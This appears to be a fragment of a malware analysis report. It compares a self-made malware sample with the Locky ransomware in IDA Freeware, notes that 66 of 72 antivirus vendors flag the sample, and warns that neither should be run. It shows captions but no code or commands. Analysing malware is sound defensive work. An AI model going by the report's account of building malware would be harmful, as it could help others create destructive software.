
The above is the structure of the malware when uploaded in the IDA Freeware tool.

Locky.exe(For comparision)


The above malware is the locky malware that is used for comparison with the created malware.



The above shows the result of uploading the executable and the hash of the malware, which shows the fact that out of 72 vendors, 66 vendors have detected it as a malware.



The above is the strings of the malware, which shows the fact that all the commands are visible thoroughly, and so the functioning can be easily analysed.



The above shows the structure of the malware in IDA Freeware tool

Due to the nature of both the malwares, it is not recommended to run even through the Virtual Machine, as the recovery of the records is quite impossible.